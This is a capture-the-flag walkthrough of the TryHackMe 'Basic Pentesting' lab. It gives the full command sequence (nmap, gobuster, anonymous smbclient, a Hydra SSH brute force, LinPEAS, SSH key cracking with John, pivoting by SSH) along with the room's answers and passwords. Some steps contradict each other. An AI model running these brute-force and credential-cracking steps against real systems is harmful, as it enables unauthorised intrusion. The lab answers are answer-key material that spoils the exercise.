Basic Pentesting Walkthrough | Try Hack Me

Firstly, we deploy our machine and connect to the network.

After performing the nmap scan, I found out the following details:

```
user@user:~$ nmap 10.10.189.115
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 18:08 +0545
Nmap scan report for 10.10.189.115
Host is up (0.18s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 2.86 seconds
```

1. Deploy the machine and connect to our network
   Ans: No answer needed

2. Find the services exposed by the machine
   Ans: No answer needed

Since it had both 80 and 8080 ports open, I looked at the browser for more information. Also, since question no 3 asks for a hidden directory, I performed the gobuster scan on the webpage.

I found nothing in the main page on browser, but there was this helpful tip in the source code:

```
<html>

<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>

```

Now, I looked for robots.txt. And there was no such file. So, I have to wait till the results of gobuster come. The results of gobuster scan were as follows:


```
user@user:~$ gobuster dir -u http://10.10.189.115 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.189.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 278]
/.htaccess           (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/development         (Status: 301) [Size: 320] [--> http://10.10.189.115/development/]
/index.html          (Status: 200) [Size: 158]
/server-status       (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

I found the answer to the 3rd question as well as an important step in this process.

3. What is the name of the hidden directory on the web server(enter name without /)?
   Ans: development

4. User brute-forcing to find the username & password
   Ans: No answer needed

Now, when I opened the /development path in the browser, it was certain that I'll find more information, which I was searching for.



There were more files that gave me the following information:

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

Opened `dev.txt` — discovered logs and hints from a developer named “K”:

```
- Mentions of Apache being set up (2018-04-21)
- SMB service configured (2018-04-22)
- Experimenting with Apache Struts,REST version,using Struts 2.5.12
```

```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

Opened `j.txt` and it appears to be a message from *K* to *J*:

```
K tells J their password hash in /etc/shadow was cracked easily.
K reminds J to follow password policy and change password ASAP.
```

Then I ran another Gobuster on `/development`:

```
gobuster dir -u http://<IP>/development -w
/usr/share/dirb/wordlists/common.txt
```

```
user@user:~$ gobuster dir -u http://10.10.189.115/development -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.189.115/development
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

No new directories or files discovered

Since there was no more way in this, I went back to the nmap scan to have more idea on how to proceed. I got to know that SMB was configured, which means, there could be possible vulnerability on the SMB.

I re-ran the nmap command, this time also looking for the service versions, I found out the following:

Command used:
nmap -sV -sC <IP>

Ports Discovered:

- **22/tcp** → SSH (OpenSSH 7.2p2)
- **80/tcp** → Apache 2.4.18 (Previously enumerated)
- **139/tcp**, **445/tcp** → Samba SMB 4.3.11
- **8009/tcp** → Apache JServ Protocol (AJP 1.3)
- **8080/tcp** → Apache Tomcat 9.0.7

After identifying open ports 139 and 445, SMB enumeration was conducted.

Initial script scan:
nmap --script smb-enum-users.nse -p445 <IP>

```
user@user:~$ nmap --script smb-enum-users.nse -p445 10.10.189.115
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 18:39 +0545
Nmap scan report for 10.10.189.115
Host is up (0.18s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 2.44 seconds
```

It provided no detailed output, but confirmed SMB is open.

Then, I connected anonymously using smbclient.
smbclient //<IP>/Anonymous -N

```
user@user:~$ smbclient //10.10.189.115/Anonymous -N
Try "help" to get a list of possible commands.
smb: \>
```

It was then successfully connected. And inside it, I discovered a file named staff.txt. I used a get command on the smb to download it to my local PC and then I viewed what was inside it.

```
user@user:~$ smbclient //10.10.189.115/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 23:16:20 2018
  ..                                  D        0  Thu Apr 19 22:58:06 2018
  staff.txt                           N      173  Thu Apr 19 23:14:55 2018

                14282840 blocks of size 1024. 6321944 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```

Here, I found out the name of the two developers, they are *Jan* and *Kay*!

```
user@user:~$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Now, I need to bruteforce to find the username and password. The possible usernames could be both *jan* and *kay*.

Now, I bruteforce the password on 'jan' first and look for possible login.

hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://<IP> -f

Here, we found out the answer to the two questions.

5. What is the username?
   Ans: jan

6. What is the password?
   Ans: armando

```
user@user:~$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.189.115 -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illeg
al purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-21 18:52:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent ov
erwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.189.115:22/
[STATUS] 256.00 tries/min, 256 tries in 00:01h, 14344143 to do in 933:52h, 16 active

[STATUS] 246.00 tries/min, 738 tries in 00:03h, 14343661 to do in 971:48h, 16 active
[22][ssh] host: 10.10.189.115   login: jan   password: armando
[STATUS] attack finished for 10.10.189.115 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-21 18:56:00
```

Now, I can login to the SSH using the credentials:

ssh jan@<IP>

I got access.

```
user@user:~$ ssh jan@10.10.189.115
The authenticity of host '10.10.189.115 (10.10.189.115)' can't be established.
ED25519 key fingerprint is SHA256:EgZp9I3D4mJp6sG+gspWGgSstF5PfSfDeWqFvR4rec4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.189.115' (ED25519) to the list of known hosts.
jan@10.10.189.115's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)
```

7. What service do you use to access the server(answer in abbreviation in all caps)?
   Ans: SSH

Now, it's time to roam around to find the answers to more questions.

Since I couldn't find anything without the root access, it was time to gain root access using LinPeas.

scp linpeas.sh jan@<IP>:/dev/shm

I had already got the linpeas.sh file.

```
user@user:~$ scp linpeas.sh jan@10.10.189.115:/dev/shm
jan@10.10.189.115's password:
linpeas.sh                                    100%  934KB 455.6KB/s   00:02
```


Now, let's run LinPeas on the target machine that we have access to.

Now, I'll look for a file that might contain the hashed passphrase of another user.

This means:

8. Enumerate the machine to find any vectors for privilege escalation
   Ans: No answer needed

Here, I found the RSA Private Key.



Now, I copy the text and try to de-hash it using John The Ripper.


The commands I used in this period:

```
mousepad id_rsa
```

```
ssh2john id_rsa > pass.hash
```

```
john –wordlist=usr/share/wordlists/rockyou.txt pass.hash
```

And I found the password for the another user:



9. If you have found another user, what can you do with this information?
   Ans: No answer needed

The id_rsa in the target machine had already given us another username as ‘kay’. Now I tried login to the kay user in the same ip.

```
ssh kay@<IP>
```

I got access to the ‘kay’ user. I tried it from my machine, but it was unsuccessful. Now, I’ll try it from the ‘jan’ machine using the following command.

```
ssh -i /home/kay/.ssh/id_rsa kay@<IP>
```

This finally got me logged into the ‘kay’ machine.

```
jan@ip-10-10-189-115:~$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.189.115
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.189.115 (10.10.189.115)' can't be established.
ECDSA key fingerprint is SHA256:8Zelph0KrLuJcbmMrWINIu1ALN6gwUVNLSmGcjcq/2s.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 21 Jul 2025 09:58:50 AM EDT

  System load:  0.08              Processes:             122
  Usage of /:   50.6% of 13.62GB  Users logged in:       1
  Memory usage: 58%               IPv4 address for eth0: 10.10.189.115
  Swap usage:   22%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-10-189-115:~$
```

Now, let's look around for extra details.

```
kay@ip-10-10-189-115:~$ ls
pass.bak
kay@ip-10-10-189-115:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-10-189-115:~$
```

I found the final password.

10. What is the final password you obtain?
    Ans: heresareallystrongpasswordthatfollowsthepasswordpolicy$$

And the CTF Mission is accomplished.

Attacks Performed:

- Information Gathering and Enumeration
- Web Enumeration
- SMB Enumeration
- Brute-force attack
- Privilege escalation
- Pivoting via SSH

Summary:
This TryHackMe "Basic Pentesting" machine involved standard reconnaissance, enumeration, brute-force attacks, and privilege escalation. The challenge started with an Nmap scan, identifying open services including HTTP, SSH, SMB, and Apache Tomcat. Through web directory brute-forcing and file discovery, initial foothold information was gathered. Brute-force attacks using Hydra successfully uncovered SSH credentials for a standard user.

Subsequent enumeration with LinPEAS uncovered an RSA private key, which was cracked using John the Ripper, giving access to a second user. The final step involved pivoting via SSH to escalate privileges and retrieve the final flag.